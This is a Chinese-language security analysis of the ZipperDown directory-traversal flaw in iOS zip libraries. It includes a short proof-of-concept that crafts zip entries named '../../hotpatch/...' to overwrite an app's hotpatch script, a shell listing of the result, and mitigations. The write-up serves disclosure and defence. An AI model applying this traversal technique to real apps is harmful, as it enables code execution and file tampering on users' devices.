ZipperDown 漏洞简单分析及防护

蒸米，白小龙 @ 阿里基础安全研究

0x00 序

盘古实验室在针对不同客户的 iOS 应用安全审计过程中，发现了一类通用的安全漏洞。该漏洞被发布在了 https://zipperdown.org。经过盘古的分析，确认微博、陌陌、网易云音乐、QQ音乐、快手等流行应用受影响，另外还有大约 10%的 iOS 应用应用可能受此漏洞的影响。

根据漏洞名称大概可以猜测出与 zip 文件有关，查询 iOS 上与解压相关资料可以看到，iOS 并没有提供官方的 unzip API 函数，基本上现有的 iOS app 都是使用的 SSZipArchive 或 ziparchive 这两个第三方库来实现解压的功能。随后根据盘古在 SSZipArchive 项目的 issue 中提交的漏洞报告（https://github.com/ZipArchive/ZipArchive/issues/453）可以大概确定漏洞原理是：使用第三方 zip 库在解压 zip 文件过程中没有考虑文件名中带有"../../"这样的情况，从而产生了目录穿越漏洞。因此，如果一个 iOS 应用下载了恶意的 zip 文件，并且使用 ziparchive 库解压，利用漏洞可以做到 app container 目录下的任意文件覆盖，如果覆盖了应用重要的文件会造成应用崩溃（DOS），如果覆盖了 app 的 hotpatch 文件则会造成代码执行。

0x01 构造恶意的 ZIP 文件（POC）

利用 SSZipArchive 本身提供的压缩函数并做少量修改即可生成可以的 ZIP 文件。

SSZipArchive 中用来进行文件压缩的函数为：

```
+ (BOOL)createZipFileAtPath:(NSString *)path withContentsOfDirectory:(NSString *)directoryPath
keepParentDirectory:(BOOL)keepParentDirectory compressionLevel:(int)compressionLevel
password:(nullable NSString *)password AES:(BOOL)aes progressHandler:(void(^
_Nullable)(NSUInteger entryNumber, NSUInteger total))progressHandler;
```

在该函数实现中，会遍历需要压缩的文件，然后使用该函数将文件加入到 zip 包中：


```
[zipArchive writeFileAtPath:fullFilePath withFileName:fileName
compressionLevel:compressionLevel password:password AES:aes];
```

这个函数的第一个参数是需要压缩的文件的完整路径，第二个参数是文件压缩后在 zip 包中的名字。因此我们修改这里的代码，将 fileName 前面加入"../../"即可构造具有路径穿越漏洞的 zip 文件：

```
newfilename = [NSString stringWithFormat:@"../../hotpatch/%@",fileName];
  success &= [zipArchive writeFileAtPath:fullFilePath withFileName:fileName compressionLevel:compressionLevel password:password AES:aes];
success &= [zipArchive writeFileAtPath:fullFilePath withFileName:newfilename compressionLevel:compressionLevel password:password AES:aes];
```


0x02 复现攻击

首先 app 会在启动或者某些情况下会执行 hotpatch 的 js 脚本，我们 demo 用的应用需要点击一下”Run Hotpatch”来运行 js 脚本。




按完后，应用会加载自己目录下的“/Library/Caches/hotpatch/patch.js”并执行：

```
mzheng-iphone:/var/mobile/Containers/Data/Application/B26B915E-C85A-4F66-A2C1-A2C26E3A05DE/Library/Caches root# ls
download/  hotpatch/
mzheng-iphone:/var/mobile/Containers/Data/Application/B26B915E-C85A-4F66-A2C1-A2C26E3A05DE/Library/Caches root# ls hotpatch/
patch.js*
```



随后我们点击“Download and Unzip”，应用会通过 http 下载一个 zip 包到本地，并使用 SSZipArchive 库进行解压，如果我们采用 DNS 劫持将正常的 zip 包替换为恶意的 zip 包的话，虽然程序会将 zip 解压到 download 目录，但是我们成功利用目录穿越漏洞，让 patch.js 解压到了如下位置：/Library/Caches/download/../hotpatch/patch.js，并成功将正常的 patch.js 给替换成了恶意的 patch.js：

```
mzheng-iphone:/var/mobile/Containers/Data/Application/B26B915E-C85A-4F66-A2C1-A2C26E3A05DE/Library/Caches root# ls
Snapshots/  download/  hotpatch/
mzheng-iphone:/var/mobile/Containers/Data/Application/B26B915E-C85A-4F66-A2C1-A2C26E3A05DE/Library/Caches root# ls ./download/
test.zip
mzheng-iphone:/var/mobile/Containers/Data/Application/B26B915E-C85A-4F66-A2C1-A2C26E3A05DE/Library/Caches root# ls ./hotpatch/
anythingwewant  patch.js*
```



演示 DEMO：https://v.qq.com/x/page/a0655dtirv7.html

0x03 防御方案

1. 最完整的解决方案是对 SSZipArchive 库进行修补，在解压函数：

   + (BOOL)unzipFileAtPath:(NSString *)path toDestination:(NSString *)destination preserveAttributes:(BOOL)preserveAttributes overwrite:(BOOL)overwrite nestedZipLevel:(NSInteger)nestedZipLevel password:(nullable NSString *)password error:(NSError **)error delegate:(nullable id<SSZipArchiveDelegate>)delegate progressHandler:(void (^_Nullable)(NSString *entry, unz_file_info zipInfo, long entryNumber, long total))progressHandler completionHandler:(void (^_Nullable)(NSString *path, BOOL succeeded, NSError * _Nullable error))completionHandler

中对最终解压的 strPath 进行检测，如果出现可能造成目录穿越的"../"字符串时进行拦截。

2. Hotpatch 包除了传输过程中要加密外，在本地也需要加密保存，并且运行前做完整性校验。虽然漏洞覆盖某些重要的文件可能会造成拒绝服务攻击，但至少不会造成代码执行。

0x04 总结

正如 JSPatch 的作者 bang 所讲的："攻击条件：1.APP 用了 ZipArchive 2.原 APP 下发的某个 zip 包传输过程没加密，zip 包也没加密 3.原 APP 使用了 JSPatch 或其他执行引擎，且本地脚本

没有加密，只要把脚本放指定目录即可执行 4.用户连上第三方 wifi 遭受攻击。恰好视频中的微博满足这些苛刻条件。危害很小，能被攻击的 APP 也很少。”

因此，能够造成代码执行的应用可能没有想象中那么多，但黑客依然有可能利用任意文件覆盖的漏洞能力，造成意想不到的效果。